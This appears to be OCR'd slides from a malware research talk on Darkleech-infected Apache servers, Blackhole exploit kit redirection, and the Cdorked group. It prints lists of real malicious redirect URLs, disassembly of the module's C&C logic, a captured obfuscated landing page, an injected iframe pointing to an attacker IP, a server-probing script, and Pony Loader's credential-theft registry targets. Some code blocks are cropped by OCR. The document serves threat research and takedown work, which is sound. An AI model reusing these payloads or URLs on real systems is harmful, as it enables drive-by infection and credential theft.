http://149.47.231.175/4ccecdfeae0c809e1317f8dd4d7d196f/q.php
http://149.47.2.177/6c3a8a9ec93d27301aaa7e25567ff047/q.php
http://149.47.253.177/102158177ec8cd71ca9ff3b29af96d2b/q.php
http://149.47.242.178/230e4d175191b63439a3148375097bfd/q.php
http://69.89.5.178/788d2b94d3e864fcdf64d94629bf71c8/q.php
http://65.75.185.184/9d8cac23fb34a8c150d324e49e16ba58/q.php
http://129.121.75.186/4022e7fd940e9359a4e99a9429ef000e/q.php
http://65.39.143.188/bbc8a03abbb25d85b737c7b7c6c226c5/q.php
http://149.47.165.190/66a1729b463e6840476fd34f376cb532/q.php
http://65.75.142.191/dc61407718847a5b34c42a05e86779fe/q.php
http://69.89.6.192/c2a92d5f22fafe1fcc8fdb00ab6c0a8c/q.php
http://149.47.135.196/cf9909f6265a2bef87edb233e74cedb6/q.php
http://69.89.15.198/1e81b83d183667a582baf2acea599390/q.php
http://149.47.155.201/1a5c1c4415e0ee09b6341476b5569049/q.php
http://149.47.6.201/1c6542dfe5061fda1a2ce86227b5b909/q.php
http://149.47.240.202/6c9905a102b60b5238a29cb72b6b080c/q.php
http://149.47.7.203/337a5d602e33fc3d17b5174cdb8ca7a1/q.php
http://129.121.111.205/b345c115643ef2fc1da162007f8bfc17/q.php
http://129.121.82.209/5f032758a17abd7da010abd320699f55/q.php
http://65.75.139.21/b5841189527e04c33272930d7b4570aa/q.php
http://129.121.73.216/54671a57821ffa5e8df937485d4224be/q.php
http://129.121.143.219/1f9ea2584f25330bf23e7d0716cb8099/q.php
http://129.121.102.222/7f00ec91ed202e85417e6c5899f8c199/q.php
http://129.121.114.222/716f1dee4d0a1e9f33f56ce22e23e75a/q.php
http://65.75.146.224/f48d03f4e91da1d44268252864c71c27/q.php
http://129.121.217.226/4a3f0f55ed9d94088d35a5cac2253a85/q.php
http://129.121.93.229/51c4aa7208bc7131d203c49325f38a8b/q.php
http://129.121.99.233/68c97760a855057387f52dbc3dfbeca9/q.php
http://69.89.6.238/f9acbac7d1ce7d2631ac4ba6b374f03e/q.php
http://129.121.214.24/fbd482881205c8e0e6a0f4398ea39d8b/q.php
http://129.121.121.239/d318e51e013c2431c1ca1ffa58166ad6/q.php
http://129.121.134.239/37262e0a43ff0b8df2000b7901fad399/q.php
http://129.121.128.242/b7ab9f0ca8efa67dd3b9175246607e5c/q.php
http://129.121.204.240/f08f067d94d0583cf4c936d67d6ed018/q.php
http://129.121.198.244/31870e48f55fe9e7288ee742a2bfc20d/q.php
http://72.51.25.248/440908b79c1427e8f2e4faca17294fff/q.php
http://66.199.162.253/39760022def64f1279a8e0ec59d5b0e0/q.php
http://129.121.168.3/79f5175d4abf0f47d59c1be13fac8246/q.php
http://69.89.7.33/9716e23bedf7119c68675a2b25fde6ae/q.php
http://65.75.170.38/96fa486b13ebc7d8cada10d1ee23c77e/q.php
http://65.75.135.38/0e360782ce07ae2e0033c99037604b62/q.php
http://129.121.99.65/0021aef1ba26c53903bb4ec5fbb39a66/q.php
http://69.89.5.72/fc35e4904f1b94fac55c39ed68a99a49/q.php
http://69.90.114.77/918b5bb6d66e56b180d259e9d6142ff0/q.php
http://69.90.114.76/f338a57d3c9286bfcd96b3c3d1e9e001/q.php
http://129.121.72.88/dae4276bc9649364b9e1e8959df47faf/q.php
http://129.121.131.92/79b3e17b192aaa9f39573e66dc3d14d3/q.php
http://129.121.126.92/b9be28ca299eb3b3a8546cd2ddaf4ab7/q.php
http://69.89.4.92/81277b9d2a96a0016791e50f6429508e/q.php
http://69.89.3.93/402b929c11066920a7ddf29c9cc0156c/q.php
http://129.121.53.96/6bbf972c0ebc1093c6ee97ac078c8a8e/q.php
http://129.121.82.98/0be0bc19f6f03a32f27bf07c8c489c24/q.php
http://64.247.179.99/e8454c46034ad17c664e16bd5d393d6f/q.php
http://65.75.144.110/230813f5619d7a6b6b833f6bc1a5da5f/q.php
http://65.75.164.119/03a79da5a67315c26c2c2e69831821a2/q.php
http://65.75.185.121/fc1dd1131ea2449b71a576959ff70b79/q.php
http://65.75.185.122/617bee2bb007c3d385c82e5ad6c9614c/q.php
http://129.121.49.127/dfda6ed75499cc343383e772f91896b6/q.php
http://149.47.166.128/59bb3f7296759571a23cbcbf8873d1b7/q.php
http://149.47.242.128/301c32a303fb280ace743b697f21120e/q.php
http://149.47.233.128/c4017d450df5b22ad31bfddd7062cf16/q.php
http://129.121.237.135/4e3e32adbb649e8494ec8ddb4d0b994f/q.php
http://65.75.170.146/98ecc08dd7f6726741fa71a0c016ed64/q.php
http://66.199.162.170/62d4463bf1ec7b3d50035b4ca2d2c577/q.php
http://149.47.181.171/b42e5af53c355c01e0f8eb5e8236a954/q.php
http://64.69.81.174/eb15438ef73f2569b2cb2d72017f8b48/q.php
http://66.199.162.176/3b441521a1b33fb5bdba8f0e3f27de46/q.php
http://149.47.30.175/a9cd7c95c8e25be321923f702fbb2a19/q.php
http://149.47.17.176/32efc654f08eb398584340ea6a539043/q.php
http://149.47.209.177/b7f94a1f95bcedec75c333c2d09d7b40/q.php
http://149.47.15.177/0d88c1b34a7d89f37d032e20eb57ba19/q.php
http://149.47.23.176/d61d7cd6c7c40596242e8143922025ac/q.php
http://149.47.217.177/81ae22bc8ff80e0ca3c6eff97871c08a/q.php
http://149.47.204.187/032d4fa805515dbe2cf1290719bd2c7c/q.php
http://149.47.166.189/0f7678b7de28d6e8b84374a5078feb3d/q.php
http://149.47.139.194/11628917a0b2d35b37cf57f794e561e9/q.php
http://149.47.147.199/036942012af8ceb188f0c02838b1d6c7/q.php
http://149.47.150.199/46181acb33246ed716b05ed8c1a2d83c/q.php
http://149.47.240.200/0c8350972c46b28cb9d88c3f8a976da4/q.php
http://149.47.23.202/f95237dee77dfb2bcc50161b511c32d4/q.php
http://149.47.169.203/70d48f4f13cf780609c40e7e74edf11d/q.php
http://65.75.140.207/e3bf16b441d88696cbd61b5d477ade35/q.php
http://149.47.38.205/d71ca722e2d7541305d0ff0d8b038fd0/q.php
http://65.75.169.214/23c31dd1ec713df3aaee20b0794da51d/q.php
http://129.121.125.222/147748c7ee730250c356cc1bb9767f8f/q.php
http://129.121.199.242/325359adbcc69efd67a366270da67470/q.php
http://129.121.212.242/dc0f6e24b6a9c7b9984a3b1292e72075/q.php
http://129.121.205.240/d29e5a24aa0d25b76819f2f6c8e85904/q.php
http://129.121.104.239/98f4768b75c67dcfc2bc92ff32d2a6df/q.php
http://69.90.47.247/eee225947207f3371b6e60f6a10006a2/q.php
http://69.89.15.248/c95803a658387df65878dd268b95c04a/q.php
http://66.199.162.250/8371deff98e1b782f2557927a3e0889c/q.php
http://72.51.25.253/58226d19825db8122d7bcc3943b2dc8c/q.php
http://69.90.112.35/781b24e3e661b121e6d2b61df1f88656/q.php
http://69.89.9.36/007e929ba9bc3d994242c0df92842475/q.php
http://69.89.15.64/715c954fccc113a990910f19bd9a2b1f/q.php
http://69.89.5.48/c74878b6f52475dd817d4cd34dfbeec5/q.php
http://69.90.114.74/dfa8663fd98ffb76e3c86725283ea355/q.php
http://65.39.246.8/f793a0c5191a9f385215b4c788554dcc/q.php
http://129.121.117.84/949009c0f6c80d3231f73cc283cecc8f/q.php
http://129.121.218.97/b245dbb7be6de15a29c10236ae678f9f/q.php
http://129.121.128.97/db46a59c8633881f98673d1aa445c80b/q.php
http://129.121.119.91/32b72a3b6562e08dfeee318939199359/q.php
http://129.121.223.126/535210a89c763a01550899bd82e89923/q.php
http://149.47.54.128/9f533a982cb8b4a7b8fb5c50265f5a81/q.php
http://149.47.79.129/a6210e57d99c436b0df10b7285e2d93e/q.php
http://129.121.69.152/1b8adb439f981672d5bda6a6885d4ced/q.php
http://65.75.174.155/4a3e56839d755095f7f85af7dad67cda/q.php
http://149.47.225.171/46d0e37cd18042fd1a3c3f19f4db3893/q.php
http://149.47.19.176/e5623e020d26f1351117598601fb2b08/q.php
http://149.47.11.177/ae4d6484dba9b7fb106e0ac13a482af2/q.php
http://149.47.240.179/994bd048a7608c4319cd41d98813eaa9/q.php
http://129.121.162.2/c51fc11f787b4ef15e1a50931d858e45/q.php
http://149.47.154.201/e0b7406f9d56cd3311618446450f477d/q.php
http://129.121.131.216/c6757c76aec93f18d217867544638344/q.php
http://129.121.137.221/8fb00fc02c4a9dc91f9f94f20d4b83f4/q.php
http://129.121.139.226/c5557fc2a986a03288192cf14638ebae/q.php
http://129.121.89.244/0742bb9e62e6a4db628fcb7a327a61bd/q.php
http://129.121.166.3/43adba10d6f4e80830f89d3f2918aadd/q.php
http://69.90.112.33/3047753fbd234c0dd4cca4abd2cdcb4a/q.php
http://69.89.13.42/6c9fa03efb41d177edad8f0acdf7daf7/q.php
http://69.90.114.73/d59a13c9f09ddf1e084d1e6ef544f9ee/q.php
http://69.90.114.75/fd81339cc1bb6192df404681bf6a4971/q.php
http://69.90.114.80/ec49e9a0844416c4576485bcc28684d5/q.php
http://129.121.74.89/8e21d02417a28b414e37c1a5262c314e/q.php
http://129.121.58.98/51dc5fc2152a1eb341bde4fe1e3263e2/q.php
http://129.121.101.197/fad38c84cf8cd026b953cf0e8491553a/q.php
http://129.121.102.235/2563a3d74379353316ca21b2aa287993/q.php
http://129.121.107.201/a30eaef50010146232addd09b32447ff/q.php
http://129.121.135.44/2b8bc7a3c8d2a079c549f003285c27cf/q.php
http://129.121.142.21/fdfdf46a86a2f53b1a82c911b7a64020/q.php
http://129.121.143.50/ffe4496702657121839270fcc3ac2075/q.php
http://129.121.217.247/29df04bacdf1acd9aabe2d5f38ee73cd/q.php
http://129.121.35.95/702a6d4f657e328ec3d7fcedcd36d5f4/q.php
http://129.121.36.99/71f93e1cb7f628575d74ecff6b338b69/q.php
http://129.121.84.90/eaafb8c7a9d38f244ef91e4c573b265b/q.php
http://129.121.93.192/8878da2534b1f67a138d94ebfd60274b/q.php
http://149.47.119.128/dab31cfdb5c36b93c09c743f8d85a5d6/q.php
http://149.47.125.128/961c05f2a5504d3a0f5d1a4050d52348/q.php
http://149.47.137.197/35219951d2b054136d304fb7fa22f038/q.php
http://149.47.153.254/00eb7e7cbfcb64b065884d652dd854e2/q.php
http://149.47.203.178/8d22e662ca42496db3f8c9a1b371cfae/q.php
http://149.47.221.180/eb9f97098ceb6477ced1c23c66f338dd/q.php
http://149.47.239.128/f59428fb752b2e71c5a89a5adbb9763a/q.php
http://149.47.27.128/a88a9770642c7720c5f39c73d2957e7d/q.php
http://149.47.27.175/dd3b5860c0419b9af5685841adf8963c/q.php
http://149.47.63.165/7ac684f6b08b2c368415c070f5acca34/q.php
http://64.34.102.237/090ec84599b02ff85c1cd68f285155a8/q.php
http://65.75.144.208/a2c8f5eaf45fb6afb4413f2f9858483f/q.php
http://65.75.158.101/63ff8a5c4ecf16a7e36d6125a30307f3/q.php
http://65.75.172.107/6435cc69c2a2210451c1dc2248a15c66/q.php
http://65.75.183.192/5eff1bd46b7624aa23a7827a1cfe6f00/q.php
http://66.199.162.197/e918ca020ee2fec3fed93137c7f9c6ad/q.php
http://69.89.14.174/2e9e8f138eb61127f6ea9afc40f063a0/q.php
http://69.90.113.77/11c3e33133ae4a3d6a3fb6c99dae615e/q.php
http://69.90.113.92/6ff8d4f8fe42a840dc48082ee5358b6f/q.php
http://69.90.115.85/aff605f90df5a5aef6d95e1df1064f3a/q.php
http://69.90.195.108/0c7933c2d45c6619e7701d16d8c66390/q.php
http://69.90.31.190/072d1cd83cbfad4a7e2749265d2d3664/q.php
http://64.69.81.172/836470142a8e5c70bddfae5963d8af22/q.php

Home

In March we searched our data for corresponding URLs. The redirections were highly concentrated in some networks.

Many ranges in those networks were assigned to a company named SeoWebHosting.



Home

```
mov     [rbp+REQUEST_REC], rdi
lea     rdi, str_UserAgent ; "User-Agent"
call    _decrypt
mov     [rbp+UserAgent], rax
lea     rdi, str_X_HOSTNAME_MD5 ; "X-HOSTNAME-MD5"
call    _decrypt
mov     [rbp+XHOSTNAMEMD5], rax
lea     rdi, str_HOSTSALT ; "_HOSTSALT"
call    _decrypt
mov     [rbp+HOSTSALT], rax
lea     rdi, str_linuxkernelup ; "http://linuxkernelup.com/links"
call    _decrypt
mov     [rbp+DARKLEECH_CC], rax
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.headers_in]
mov     rdx, [rbp+UserAgent]
mov     rsi, rdx
mov     rdi, rax
call    _apr_table_get
mov     [rbp+apr_UserAgent], rax
mov     rax, [rbp+REQUEST_REC]
mov     rdx, [rax+request_rec.hostname]
lea     rbx, str_format_s_s ; "%s%s"
mov     rcx, [rbp+HOSTSALT]
lea     rax, [rbp+str_hostname_hostsalt]
mov     rsi, rbx        ; format
mov     rdi, rax        ; s
mov     eax, 0
call    _sprintf
lea     rdx, [rbp+str_hostname_hostsalt]
lea     rax, [rbp+special_path]
mov     rsi, rdx
mov     rdi, rax
call    md5
lea     rax, [rbp+special_path]
lea     rsi, asc_9704   ; "/"
mov     rdi, rax        ; char *
call    _concat
```

http://**149.47.240.179**/**994bd048a7608c4319cd41d98813eaa9**/c
.php

MD5(‘’**149.47.240.179**_HOSTSALT’’) =
994bd048a7608c4319cd41d98813eaa9

Home


```
loc_800A:
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.headers_in]
mov     rdx, [rbp+_special_path]
mov     rcx, [rbp+XHOSTNAMEMD5]
mov     rsi, rcx
mov     rdi, rax
call    _apr_table
mov     rax, [rbp+
mov     rdx, [rax+
mov     rax, [rbp+
mov     [rax+reque
mov     rax, [rbp+
mov     rax, [rax+
mov     rcx, [rbp+
lea     rdx, byte_
mov     rsi, rcx
mov     rdi, rax
call    _replace
mov     rcx, rax
mov     rax, [rbp+
mov     rax, [rax+
mov     rdx, [rbp+
mov     r8d, 0
lea     rsi, aProx
mov     rdi, rax
mov     eax, 0
call    _apr_pstrc
mov     rdx, [rbp+
mov     [rdx+reque
mov     rax, [rbp+
mov     [rax+reque
mov     rax, [rbp+
lea     rdx, [rbp+
mov     [rax+reque
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.server]
mov     qword ptr [rax+40h], 0
jmp     short loc_810B
```

```
GET /links/q.php HTTP/1.1
Host: linuxkernelup.com
Accept: text/html, application/xhtml+xml, */*
Referer: http://       a.info/news/457/
Accept-Language: ja-JP
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;JAJP)
Accept-Encoding: gzip, deflate
X-HOSTNAME-MD5: 5907badc6f2fb1e1/
X-Forwarded-For: 153.181.
X-Forwarded-Host:              e.net
X-Forwarded-Server:             _e.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.7.65
Date: Sat, 08 Jun 2013 02:24:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.15

f53
<body><style>b,div{position:absolute;top:-2000px;}</style><b id="a123"></
u><b>57,76,63,71,66,64,81,29,64,73,62,80,80,70,65,58,31,96,105,112,102,97,55,50,53,50,47,67,50,66,
3,67,49,42,46,46,65,49,42,62,47,49,50,42,45,45,53,45,64,51,67,52,49,47,53,49,31,29,116,102,97,113,
6,31,29,101,98,102,100,101,113,58,31,46,31,59,57,77,62,79,62,74,29,107,94,106,98,58,31,94,109,109,
4,105,114,98,58,31,101,113,113,109,55,44,44,112,101,98,111,119,102,98,117,96,101,94,107,100,98,43,
44,50,54,45,52,95,94,97,96,51,99,47,99,95,46,98,46,44,50,54,45,52,95,94,97,96,51,99,47,99,95,46,98
```

Blackhole landing page




ard

rver

Home

On the first layer Darkleech server we found lists containing all affected IPs/domains. There were 67 servers, about half of them were still active at the time. Together they controlled a total of 53 000 URLs, with a single server controlling 20 000 domains.



Name	Size
176-53-114-175.turkrdns.com	4 KB
385430.mpdedicated.com	3 KB
banshee.seowebhosting.net	24 KB
black.seo-hosting.com_DOWN	14 KB
centos2.whm-secure.com	72 KB
centos3.whm-secure.com	96 KB
clsrv014.cclassiphosting.com	11 KB
cpanel.hauynite0503.info	980 KB
cpanel1.mnhdns.com	16 KB
cpanel2.seowebhosting.net	22 KB
cpanel12.proisp.no	68 KB
dealerservices.acedealerservices.com	3 KB
ded1845.larrytech-hosting.com	15 KB

```
1  129.121.239.155/a3c1168b17fed9c77857e12a0e7e0dfc/q.php
2  64.247.176.99/9bf041d72405645ca53f8f720b213d98/q.php
3  64.247.176.150/d947194e273d74e589a5535e07d22a45/q.php
4  64.247.176.163/4692f1b30aa11e17342c66021f46020b/q.php
5  64.247.176.164/292aee55f13f6215a4b0b66007a59117/q.php
6  64.247.177.47/0955c4eedd2995b60ec197d1aac0a40f/q.php
7  64.247.177.107/35ba13b6d56505c1eda6351b9f3bf5fa/q.php
8  64.247.177.151/81dbbe79e743e8c13563a322cd6e1092/q.php
9  64.247.177.152/dfc669fb4c9a51d2aa0b023e38fb3948/q.php
10 64.247.178.49/7ebe5126c31bea0cc11488a4f49c817c/q.php
11 64.247.178.100/7cd32005ff1f4c57c88012f48cd444e3/q.php
12 64.247.178.140/1db174b1452ea1c65ea7a4efeb37b67b/q.php
13 64.247.179.69/e5ced49083d0a61cd7c86ca7e1d75063/q.php
```

Home

predict.php_old

```
$host = "http://".trim($host);
$host = str_replace("q.php","200.php",$host);
$stat[] = $host;
$AC1->options = array(CURLOPT_USERAGENT => "Java/1.5.0_11");
$AC1->get($host);
unset($var);
}
memcache_close($memcache_obj);

##
$stat_=count($stat);
wr_file_a(AC_DIR . DIRECTORY_SEPARATOR . 'test_log', "{$stat_}\n");
##

$good = array(); $bad = array();
function pre_check($response, $info, $request)
{
    global $good, $bad;

    if($response=='ping')
    {
        $good[] = $info['url'];
        return;
    }
    else
    {
        $bad[] = $info['url'];
        return;
    }
}
```

This script was made to automatically verify that the servers were still infected.

Using the right page and user-agent, we could confirm that a server was infected without having to pass the usual checks.

Home

Prior to obtaining this information, the communication with affected providers gave no results. Difficulties arised from :

- Providers were unable to reproduce the issue
- By the time we reported URLs, they would not be used anymore
- Back and forth between providers and clients


Home

With this new information in hand, we sent to each provider containing


1) the list of affected IPs/hostnames
2) the hostname of the controlling cPanel/Plesk server
3) a method to confirm the infection
4) a script to find the Darkleech module

Out of 30 servers 21 were cleaned after contacting the owners. It resulted in a considerable decrease in the number of URLs in the rotation.

Home


1. User visits an infected website
2. Darkleech injects an iframe in a page
3. Darkleech fetches Blackhole exploit kit
4. Malware is installed on the computer
Pony Loader
Nymaim.B
Nymaim.A
Sirefef
Injected iframe
document.write('<style>.khqpquv8f5 { position:absolute; left:-1471px; top:-1648px} </style> <iframe src="http://149.47.4.156/9a937a75427aeeac8089aa55fff70202/q.php" width="246" height="442"></iframe> ')
Blackhole Exploit kit
Blackhole
217.23.13.65
linuxkernelup.com

Home



Source http://malware.dontneedcoffee.com/2013/10/late-disclosure-darkleech-actors-some.html

eset

Home

Pony Loader has functionnality to steal credentials from FTP client software.

Length	Type	String
0000003D	C	Software\\BulletProof Software\\BulletProof FTP Client\\Options
00000014	C	Software\\ChromePlus
0000001C	C	Software\\CoffeeCup Software
0000002E	C	Software\\CoffeeCup Software\\Internet\\Profiles
00000020	C	Software\\Cryer\\WebSitePublisher
00000014	C	Software\\ExpanDrive
0000001D	C	Software\\ExpanDrive\\Sessions
0000003C	C	Software\\FTP Explorer\\FTP Explorer\\Workspace\\MFCToolBar-224
0000001F	C	Software\\FTP Explorer\\Profiles
00000019	C	Software\\FTPClient\\Sites
0000001F	C	Software\\FTPWare\\COREFTP\\Sites
00000027	C	Software\\Far Manager\\Plugins\\FTP\\Hosts
00000030	C	Software\\Far Manager\\SavedDialogHistory\\FTPHost
00000020	C	Software\\Far2\\Plugins\\FTP\\Hosts
00000029	C	Software\\Far2\\SavedDialogHistory\\FTPHost
0000001F	C	Software\\Far\\Plugins\\FTP\\Hosts
00000028	C	Software\\Far\\SavedDialogHistory\\FTPHost
00000013	C	Software\\FileZilla

Source : http://www.secureworks.com/cyber-threat-intelligence/threats/The_Lifecycle_of_Peer_to_Peer_Gameover_ZeuS/

Home

Monetization via affiliate programs malware :

- Urausy (ransomware)
- Nymaim (ransomware)
- ZeroAccess (clickfraud)

Cdorked group

Cdorked

- Active since the end of 2012
- Many similarities with Home group
  - Modified httpd on Linux servers
  - Blackhole
  - Monetization via affiliate programs
- Big effort to limit discovery and analysis; favors long-term persistence

Cdorked


zekidemirkubuz.com	/tr/zeki.htm
ae334b05c4249f38.1nfographiste.com	/index.php?f=bGpyb3VqeHY9aXNpdXp2JnRpbWU9
